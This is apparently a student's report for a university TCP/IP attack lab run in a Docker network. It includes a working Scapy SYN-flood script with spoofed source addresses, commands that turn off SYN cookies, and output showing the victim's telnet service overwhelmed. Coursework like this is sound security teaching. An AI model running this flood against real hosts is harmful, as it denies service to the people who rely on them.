
Advanced Computer Networking and Security - 5800

Assignment -5
TCP/IP Attack Lab


Name:Jonnada Sai Rohit

ID : 700723743

Turning on the docker



Checking the size of the queue for system wide setting



Checking the current open ports which are awaiting connections, the established connection shows that 3-way handshake is completed

```
seed@VM: ~
[10/02/21]seed@VM:~$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[10/03/21]seed@VM:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:46101         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 192.168.253.128:43474   52.40.130.142:443       ESTABLISHED
tcp        0      0 10.9.0.1:44396          10.9.0.5:23             ESTABLISHED
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
[10/03/21]seed@VM:~$
```

Checking SYN Cookie Countermeasure whether is turned on or off

```
attacker
attacker    victim
root@VM:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
root@VM:/#
```

Turning off the SYN Countermeasure

```
root@VM:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
root@VM:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@VM:/#
```

Code for the syn flood

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

Running the synflood attack from attacker terminal

```
root@VM:/volumes# chmod +x synflood1.py
root@VM:/volumes# ./synflood1.py
```

Checking the number of items in queue on victim machine

```
victim
attacker    victim
[10/02/21]seed@VM:~$ settitle victim
[10/02/21]seed@VM:~$ docksh 03
root@03c358b8b650:/# ss -n state syn-recv sport = :23 | wc -l
98
```

Setting the queue to 60 in victim

```
victim
attacker    victim
[10/03/21]seed@VM:~$ docksh 5f
root@5f8bc57e5ae6:/# ip tcp_metrics flush
root@5f8bc57e5ae6:/# sysctl -w net.ipv4.tcp_max_syn_backlog=60
net.ipv4.tcp_max_syn_backlog = 60
root@5f8bc57e5ae6:/#
```

Running the synflood code in 6 terminal to fill the queue

```
1
1    2    3    4    5    6
13.226.188.25 age 33045.684sec cwnd 10 rtt 13838us rttvar 13838us source 192.168
.253.128
[10/03/21]seed@VM:~/.../volumes$  ip tcp_metrics flush
RTNETLINK answers: Operation not permitted
[10/03/21]seed@VM:~/.../volumes$ sudo  ip tcp_metrics flush
[10/03/21]seed@VM:~/.../volumes$ settitle 1
[10/03/21]seed@VM:~/.../volumes$  sysctl -w net.ipv4.tcp_max_syn_backlog=80
sysctl: permission denied on key "net.ipv4.tcp_max_syn_backlog"
[10/03/21]seed@VM:~/.../volumes$  sysctl -w net.ipv4.tcp_max_syn_backlog=60
sysctl: permission denied on key "net.ipv4.tcp_max_syn_backlog"
[10/03/21]seed@VM:~/.../volumes$ sudo  sysctl -w net.ipv4.tcp_max_syn_backlog=60
net.ipv4.tcp_max_syn_backlog = 60
[10/03/21]seed@VM:~/.../volumes$ sudo chmod +x synflood1.py
[10/03/21]seed@VM:~/.../volumes$ sudo  ./synflood1.py
```

Cannot connect telnet on 10.9.0.5 since queue is filled

```
Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container
[10/03/21]seed@VM:~/.../volumes$ dockps
7d6defa3d0b9  user1-10.9.0.6
06adcb2efd1f  seed-attacker
3cce2ff16b9c  user2-10.9.0.7
5f8bc57e5ae6  victim-10.9.0.5
[10/03/21]seed@VM:~/.../volumes$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=60
net.ipv4.tcp_max_syn_backlog = 60
[10/03/21]seed@VM:~/.../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5f8bc57e5ae6 login: ^CConnection closed by foreign host.
[10/03/21]seed@VM:~/.../volumes$ ^C
[10/03/21]seed@VM:~/.../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
```


Net stat –n on victim

```
tcp        0      0 10.9.0.5:23             61.97.64.58:15245         SYN_RECV
tcp        0      0 10.9.0.5:23             93.231.209.111:23652      SYN_RECV
tcp        0      0 10.9.0.5:23             176.234.48.119:49688      SYN_RECV
tcp        0      0 10.9.0.5:23             42.58.223.172:12305       SYN_RECV
tcp        0      0 10.9.0.5:23             59.128.210.81:9654        SYN_RECV
tcp        0      0 10.9.0.5:23             144.98.4.216:27985        SYN_RECV
tcp        0      0 10.9.0.5:23             253.86.38.110:2339        SYN_RECV
tcp        0      0 10.9.0.5:23             144.10.205.224:22181      SYN_RECV
tcp        0      0 10.9.0.5:23             6.243.57.124:16680        SYN_RECV
tcp        0      0 10.9.0.5:23             161.33.152.73:52827       SYN_RECV
tcp        0      0 10.9.0.5:23             67.131.111.106:18227      SYN_RECV
tcp        0      0 10.9.0.5:23             221.134.38.11:18409       SYN_RECV
tcp        0      0 10.9.0.5:23             81.90.208.87:52352        SYN_RECV
tcp        0      0 10.9.0.5:23             192.134.115.179:49918     SYN_RECV
tcp        0      0 10.9.0.5:23             50.19.60.35:41071         SYN_RECV
tcp        0      0 10.9.0.5:23             24.17.23.136:47083        SYN_RECV
tcp        0      0 10.9.0.5:23             240.24.142.33:60658       SYN_RECV
tcp        0      0 10.9.0.5:23             57.136.101.102:48177      SYN_RECV
tcp        0      0 10.9.0.5:23             200.7.1.14:12961          SYN_RECV
tcp        0      0 10.9.0.5:23             185.181.242.196:21760     SYN_RECV
```

Task 1.2


Running the synflood.c

Giving the victim ip and port number




Unable to connect to 10.9.0.5 using telnet


Turning on sync outer measure




Setting back the syn backlog to max




Telnet connection was successful when we run using python




Flush the ip



Running the code




Since we run using the c code the syn flood attack is successful couldn't create the telnet connection




Task2

Telnet 10.9.0.7 from user 1


Post login getting the ack and seq number from wireshark



